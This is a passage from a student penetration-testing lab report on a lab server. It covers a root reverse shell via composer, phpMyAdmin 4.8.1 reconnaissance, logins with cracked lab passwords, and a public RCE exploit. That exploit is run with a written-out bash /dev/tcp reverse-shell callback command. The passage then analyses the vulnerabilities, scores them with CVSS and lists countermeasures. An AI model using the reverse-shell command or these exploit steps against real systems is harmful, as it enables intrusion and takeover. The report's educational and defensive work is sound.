Running the script as the otherwise non-root user "freeman" via composer spawns a reverse root shell that gets handed through to the attacking machine via TCP (see Figure 128). This establishes a Command and Scripting Interpreter: Unix Shell (T1059.004) [91] with root privileges.

At this point, an attacker can alter the system arbitrarily. They may use the escalated privileges to create Persistence (TA0003) [92], securing their access avenue through different means to prevent a vulnerability patch from locking them out of the system.

Figure 128: PHP script execution results in reverse shell

The complete execution process in one continuous shell session has been documented in the appendix (see Figure 166).

The configuration and PHP script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Bash Reverse Shell ⟶ composer.json

Assignment 2 - Complete Pentest (Mesa) ⟶ 7. Privilege Escalation ⟶ Bash Reverse Shell ⟶ reverse_shell.php

4.2.10 phpMyAdmin

4.2.10.1 Active Scans (T1595) / Active Interaction

4.2.10.1.1 Nmap

To find out on which port *phpMyAdmin* was running, the prior Nmap scan (see *Section 4.2.2.1 – Banner Grabbing / Fingerprinting*) was examined again. By process of elimination, *phpMyAdmin* must have been running on port 8080 (see Figure 129). It was known which processes were running on all other ports from work on Part 1 of the assignment:

22:	SSH	1337:	Static HTML page (*"ICSe{c4nt_g3t_m3_br0}"*)
80:	Mesa-Homepage	5355:	Link local resolution

```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp   open     http    nginx 1.18.0
1337/tcp open     http    nginx 1.18.0
5355/tcp filtered llmnr
8080/tcp open     http    nginx 1.18.0
Device type: general purpose
```

Figure 129: Nmap port scan of the whole system

4.2.10.1.2 Netcat

A banner grabbing attempt with Netcat did not yield any useful information (see Figure 130).

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.2_banner_grabbing]
└─$ nc 192.168.61.65 8080
^C
```

Figure 130: Banner grabbing with *nc* on port 8080

4.2.10.1.3 Curl

Unlike the webservers on port 80 and port 1337, the *phpMyAdmin* server had more HTTP security options set up. It prevents the webpage from being rendered inside an iFrame (*X-Frame-Options: Deny*), it does not include referrer information (*Referrer-policy: no-referrer*), is hardened against XSS (*Content-Security-Policy*). The server blocks MIME-type sniffing (*X-Content-Type-Opions: nosniff*), prevents cross origin access in certain browsers (*X-Permitted-Cross-Domain-Policies*), and instructs crawlers not to index (*X-Robots-Tag: noindex, nofollow*) [40].

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/5_vulns]
└─$ curl -I http://mesa:8080
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 27 May 2026 11:31:30 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: pma_lang=en; expires=Fri, 26-Jun-2026 11:31:30 GMT
; Max-Age=2592000; path=/; HttpOnly
Set-Cookie: phpMyAdmin=76q1u2aghaiavvjrugcm5fckhk; path=/; Htt
pOnly
X-ob_mode: 1
X-Frame-Options: DENY
Referrer-Policy: no-referrer
Content-Security-Policy: default-src 'self' ;script-src 'self'
 'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsafe-inlin
e' ;img-src 'self' data:  *.tile.openstreetmap.org;object-src
'none';
X-Content-Security-Policy: default-src 'self' ;options inline-
script eval-script;referrer no-referrer;img-src 'self' data:
*.tile.openstreetmap.org;object-src 'none';
X-WebKit-CSP: default-src 'self' ;script-src 'self'  'unsafe-i
nline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'un
safe-inline' ;img-src 'self' data:  *.tile.openstreetmap.org;o
bject-src 'none';
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: noindex, nofollow
Expires: Wed, 27 May 2026 11:31:30 +0000
Cache-Control: no-store, no-cache, must-revalidate,  pre-check
=0, post-check=0, max-age=0
Pragma: no-cache
Last-Modified: Wed, 27 May 2026 11:31:30 +0000
Vary: Accept-Encoding
```

Figure 131: Fingerprinting with *curl* on port 8080

The *Set-Cookie* header has the *HttpOnly* flag set, meaning it cannot be accessed via Javascript [46]. The server additionally employs the obsolete and deprecated *X-Content-Securtity, X-WebKit-CSP, and X-XXS-Protection* headers. It also uses an uncommon *X-ob_mode* header with value *1*, which no official documentation seems to exist for. It most likely is a phpMyAdmin specific header.

4.2.10.2 Technology Discovery

4.2.10.2.1 Whatweb

Duplicate information already obtained from previous analysis will not be discussed in this section for brevity. The complete whatweb scan has been documented in the appendix (see Figure 167 - Figure 171).

```
WhatWeb report for http://mesa:8080
Status    : 200 OK
Title     : phpMyAdmin
IP        : 192.168.61.65
Country   : RESERVED, ZZ

Summary   : Content-Security-Policy[default-src 'self' ;options inline-script eval
-script;referrer no-referrer;img-src 'self' data:  *.tile.openstreetmap.org;object
-src 'none';,default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';
referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.til
e.openstreetmap.org;object-src 'none';], Cookies[phpMyAdmin,pma_lang], HTML5, HTTP
Server[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], JQuery, nginx[1.18.0], Passwo
rdField[pma_password], phpMyAdmin[4.8.1], Script[text/javascript], UncommonHeaders
[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-web
kit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-
Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block]
```

Figure 132: Web technology scan with *whatweb* on port 8080

The scan revealed some of the aforementioned security headers, and divulged that HTML5 and JQuery were being used. Whatweb also discovered a password field with the ID *pma_password* (see Figure 132). **phpMyAdmin version 4.8.1** is running on the system.

4.2.10.3 Active Scanning: Vulnerability Scanning (T1595.002)

4.2.10.3.1 Nikto

Nikto found missing security headers (see Figure 133, marked red):

- **strict-transport-security**

  Doesn't enforce that the host should only be accessed using HTTPS [93].

- **permissions-policy**

  Doesn't limit certain browser features [94].



Figure 133: Vulnerability scan with *nikto* on port 8080

The program also flagged the X-Content-Type-Options header as missing (see Figure 133, marked cyan), but both Whatweb and Curl found the header being set to *nosniff* (see Figures 131 and 132), meaning Nikto most likely misdetected the header.

Nikto also found potentially interesting files / directories (such as */setup*, or composer configuration files) (see Figure 133, marked green).

4.2.10.4 Vulnerability Exploitation

The already discovered credentials could be used to access the phpMyAdmin application. The following credentials were used (see Figures 134 and 135):

Username	Password
marq	sunshine
sam	machine



Figure 134: Proof of successful phpMyAdmin login with user marq

Figure 135: Proof of successful phpMyAdmin login with user sam

The phpMyAdmin version running on port 8080 has a remote code execution vulnerability. A public exploit abusing this vulnerability ("phpMyAdmin 4.8.1 - Remote Code Execution (RCE)" by user "samguy" on ExploitDB (ID: 50457) [95]) was used to create a reverse shell on the system see Figure 136) (*Command and Scripting Interpreter: Unix Shell (T1059.004)*).



Figure 136: Exploit-DB python script creating a reverse shell

Any threat actor could create a reverse shell with this publicly available exploit if the credentials to access phpMyAdmin are known, which can be guessed by using the credentials discovered prior to this point. The complete script used during the attack can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *8. phpMyAdmin* ⟶ *rce.py*

The parameters were passed to achieve the following [95]:

- **192.168.61.65**

  Provides the script with the target machine's IP address against which to run the exploit.

- **8080**

  Provides the port phpMyAdmin is running on.

- /

  Supplied the URL path phpMyAdmin runs on.

- **marq**

  Username to authenticate with.

- **sunshine**

  Password to authenticate with.

- **'bash -c \"bash -i >& /dev/tcp/10.0.61.2/443 0>&1 \"'**

  Creates the reverse shell (see *Section 4.2.5 – Command Injection*).

The python script was downloaded and necessitated no alteration to work. The dependencies were installed and some backslashes were escaped to prevent warning from polluting the output.

The cause and working principle of this exploit are explained in detail in *Section 5.2.1.2 – Working principle*. There are two other public exploits available on ExploitDB, which would work on for phpMyAdmin version 4.8.1 (see Figure 137). They were not chosen because they work on similar principles as the Remote Code Execution exploit (exploiting CVE 2018-12613), but are less sophisticated, only offering File Inclusion instead of Command Injection.



Figure 137: Exploit-DB public exploits for phpMyAdmin 4.8.1

Source: `https://www.exploit-db.com`

4.3 Digital Forensics

5 Vunerabilities and Countermeasures

- **Risk Assessment**

  Risk assessment is done via computation of CVSS v4.0 Scores [96], if no scores exist. The chosen metrics will be explained briefly. If a metric isn't listed, it means there is insufficient information to to determine a score and it has been omitted for brevity. "Not Defined (X)", "None (N)", or "No (N)" will have be chosen in all such cases. Environmental Metrics for example are treated as such at points, since they would depend on an actual organization assessing a vulnerability, which doesn't apply to the laboratory setting.

5.1 Windows Scanning and Buffer Overflow

5.1.1 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see *Section 4.1.2 – Buffer Overflow Attack* for execution details). The vulnerability can be classified as:
CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') [97]
There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [98].

5.1.1.1 Working principle

Cowan et al. explain the principle is, that a program vulnerable to Buffer Overflow does not validate input length or contents, instead writing the input to memory without proper bounds-checks. The attacker's goal is exploiting the fact that input isn't being validated correctly by the server, enabling them to overwrite memory with malicious code, taking over the program [99].

Cowan et al. continue that the program should be provided a string as input, which is made up of native CPU instructions. The program then writes this string to the buffer, storing the injected code. Since there are insufficient bounds-checks, the allotted buffer can be overstepped, writing to adjacent memory. The exploit used intends to overwrite *code pointers*, pointing to the instruction that should be executed next. Cowan et al. go on to explain that the program lays down an Activation Record on the Stack for each function call, contain the return address, which point the operating system to the next instruction to run after the function has returned [99]. In the case of

the attacked Windows machine, this return address is held in the EIP register. By corrupting this register with a suitable address, the attacker can force the target system to execute the injected code, which is called "The stack-smashing attack" [100]. The most common approach is to provide the vulnerable service with a string, that overflows the buffer, corrupts the return address and provides the payload right after [101], which was utilized in this assignment.

5.1.1.2 Cause and Prevention of the vulnerability

The VulnServer application cloneable from Bradshaw's Github repository uses *strcpy* (see Figure 138), a C function which does not check if enough space is present before it copies input into the buffer [102].

```
void Function1(char *Input) {
    char Buffer2S[140];
    strcpy(Buffer2S, Input);
}
```

Figure 138: Example of C Code vulnerable to Buffer Overflows from VulnServer Repo
Source: `https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c`

The modified version of VulnServer deployed in the laboratory similarly does not conduct any bounds checks when processing the input, allowing for the Buffer Overflow to occur. To fix this vulnerability, a safer function like strcpy_s could be used [102], or a bounds check could be implemented before calling the unsafe function. In the latter case, the input length should be validated, ensuring it fits inside the allotted char buffer without flowing over.

5.1.2 Risk Assessment



Figure 139: CVSS v4.0 Score calculation
Source: `https://www.first.org/cvss/calculator/4.0`

Vector: CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.4 / Critical

Base Metrics

Exploitability Metrics

Attack Vector (AV)	**Adjacent (A)**

The attack had to be launched inside the laboratory subnet, the logical network of the server.

Attack Complexity (AC):	**Low (L)**

Once the script was perfected, execution of the script was all an attacker needed to do.

Attack Requirements (AR):	**None (N)**

Attacks using the finalized script can be expected to work on all servers configured this way.

Privileges Required (PR)	**None (N)**

No privileges are necessary, any unauthenticated user can execute the attack.

User Interaction (UI)	**None (N)**

The system runs the payload without need for interaction.

Impact Metrics

Confidentiality	**High (H)**

Files and information can be extracted via the reverse shell.

Integrity	**High (H)**

The system can be altered via the reverse shell.

Availability	**High (H)**

The attack can crash the server, denying access to the service.

Since compromise of the vulnerable system (VulnServer) lead to a reverse shell on the subsequent system (Windows 7 machine), both metric types got the same scores.

Supplemental Metrics

Automatable (AU)	**Yes (Y)**

An attacker could automate scanning a network for servers matching the VulnServer fingerprint, create a listener on separate ports for each match, generate a payload for each port, and launch the script with different payloads against multiple machines automatically.

5.1.3 Countermeasures

- **Exploit Protection (M1050)**

  Necessitating DEP and enabling ASLR for the VulnServer process would have prevented the abuse of the permanent JMP ESP location command, making repeated exploitation more difficult [103].

- **Reducing attack surface**

  Reducing publicly accessible sensitive data is advisable to minimize damages [104].

- **Detecting abnormal network traffic**

  Monitoring network traffic can help identify threats and prevent them. IP addresses could be blacklisted via firewall e.g. if port scanning is detected. [105, 106] Monitoring outbound callbacks could also be of value. A webserver shouldn't connect to port 443 on another machine, that could have been blocked by a firewall rule as well [107, 108, 109].

- **Isolating applications**

  If an attacker were to exploit a vulnerability, sandboxing the application could make it more difficult for the whole system to get compromised [110].

- **Network segmentation**

  Create a demilitarized zone (DMZ) to encapsulate public-facing services can limit damages to the whole network if an attack were to be successful [111].

- **Security monitoring**

  Employing a SIEM system or other security applications (like IDS / IPS) could aid detection of malicious activity [103].

- **Privileged Account Management (M1026)**

  Use the least privilege principle to limit exploitable permissions [112].

- **Vulnerability Scanning (M1016)**

  Periodically scan public-facing systems for vulnerabilities [113]. This could lead to the discovery of potential weaknesses like the Buffer Overflow.

5.2 Linux - Complete Pentest (Mesa)

5.2.0.1 Vulnerabilities

Since the Mesa server uses a proprietary PHP server, no public exploits or CVE entries are known. There are multiple vulnerabilities and avenues of compromising the system completely, which will be categorized here.

5.2.0.1.1 CWE-548: Exposure of Information Through Directory Listing [114]

The */backup* directory was indexed and accessible. This compromised usernames and password hashes. This could be prevented by preventing unintended directories from being indexed and restricting access.

5.2.0.1.2 CWE-759: Use of a One-Way Hash without a Salt [115]

The compromised hashes were easily able to be cracked, in part because the hashes were calculated without employing a SALT. Including randomized data when hashing passwords would make it more difficult to crack passwords if the hashes were to be compromised [116].

5.2.0.1.3 CWE-521: Weak Password Requirements [117]

There seem to be no password requirements. Some passwords are regular english words, easily guessable or discoverable via Brute Force attack. More complex password guidelines would make the accounts less susceptible to breaches. Password guidelines can be implemented practically without hindering usability to an unreasonable extend, making user accounts more secure [118].

5.2.0.1.4 CWE-1391: Use of Weak Credentials [119]

Even if password requirements were introduced, the tendency of users to use passwords related to their personal life is dangerous. User passwords were found on publicly accessible webpages, and even if they were changed only slightly to adhere to complexity guidelines they could still be cracked via mutation of wordlists. Randomly generated passwords would be ideal, since they can't be inferred via OSINT. This would also solve the problem of reused passwords compromising multiple systems at once.

5.2.0.1.5 CWE-307: Improper Restriction of Excessive Authentication Attempts [120]

Online cracking targeting the login form on the Mesa homepage and SSH on the target machine was possible because multiple authentication attempts did not result in any restrictions. If repeated failed login attempts were detected, attacker IPs could be blacklisted.

5.2.0.2 CWE-308: Use of Single-factor Authentication [121]

Since password discovery was possible, a complete compromise was possible via one simple avenue of attack. Requiring Multi-Factor-Authentication can improve security and prevent a password leak / crack from compromising accounts immediately.

5.2.0.3 CWE-89: Improper Neutralization of Special Elements used in an SQL Command [122]

The user input intended for credentials gets not validated or escaped before being passed to an SQL query. Using Prepared Statements could be included in the PHP code running on the server to prevent users from manipulating SQL queries to gain illegitimate access [123].

5.2.0.4 CWE-23: Relative Path Traversal [124]

URL parameters were not properly escaped, allowing for traversal into unintended directories, which allowed local file inclusion. This could be prevented by escaping special characters or validating the input, only allowing inputs matching a set of expected values to be parsed.

5.2.0.5 CWE-77: Improper Neutralization of Special Elements used in a Command [125])

This concerns the same issue discussed in the previous vulnerability, the unvalidated user input in the Management-system's URL parameters. This allowed for the execution of shell commands on the target system, resulting in a reverse shell, compromising the entire system.

5.2.0.6 CWE-267: Privilege Defined With Unsafe Actions [126]

A user was configured to be able to run a program with root privileges, but was able to run unsafe actions that were not intended, allowing for privilege escalation. This could be remedied by configuring the user rights correctly only for intended action, adhering to the Least Privilege principle [127].

5.2.0.7 Risk assessment

5.2.0.7.1 SQL Injection

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N

CVSS v4.0 Score: 8.8 / High

The vulnerability works via Network (N) by accessing the webpage, has a Low Complexity (C), necessitates no Requirements (AT) or Privileges (P), or User Interaction (UI) on the server side.

This breaches Confidentiality (VC) initially, since usernames and password hashes are compromised upon login, which leads to compromise of the administrator accounts of the management system. The attacker could empty the database, therefore the Integrity and Availability is endangered, but the homepage itself remains unaffected.

5.2.0.7.2 Command Injection

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:L/SC:H/SI:N/SA:N

CVSS v4.0 Score: 8.8 / High

This results in a reverse shell, which allows the attacker to read the everything the user (employee) has access to, possibly compromising sensitive data (e.g. user e-mails), which was explicitly forbidden from being examined in the penetration testing contract. Therefore the confidentiality breach has been assessed as High (H). Availability and Integrity have been classified as Low (L), since the webserver user *www-data* accounts cannot alter source code or stop the server.

5.2.0.7.3 Offline Hash-Cracking / Online Brute Forcing (Webpage)

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H/CR:H/AU:Y

CVSS v4.0 Score: 9.3 / Critical

Downloading the backup, and cracking the passwords (offline) or trying a wordlist with the found user account works via Network (N), has a Low Complexity (C), necessitates no Requirements (AT) or Privileges (P), or User Interaction (UI) on the server side.

This breaches Confidentiality (VC) initially, since usernames and password hashes are compromised. This additionally leads to a potential loss of Integrity and Confidentiality on the subsequent system (target machine), since the employee accounts use the same passwords. These credentials allow login onto the system via SSH, which allows the attacker to read the everything the user (employee) has access to, possibly compromising sensitive data (e.g. user e-mails), which was explicitly forbidden from being examined in the penetration testing contract, therefore the Confi-

dentiality breach has been categorized as High for subsequent systems. Availability and Integrity have been classified as Low (L), since the employee accounts can not alter source code or stop the server, but they could alter the user database.

5.2.0.7.4 Online Brute Forcing (Unix User)

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.4 / Critical

Creating wordlists and running the Brute Force attack against the Unix system requires Local (L) connection via SSH, has a Low Complexity (C), necessitates no Requirements (AT) or Privileges (P), and no User Interaction (UI) on the server side.

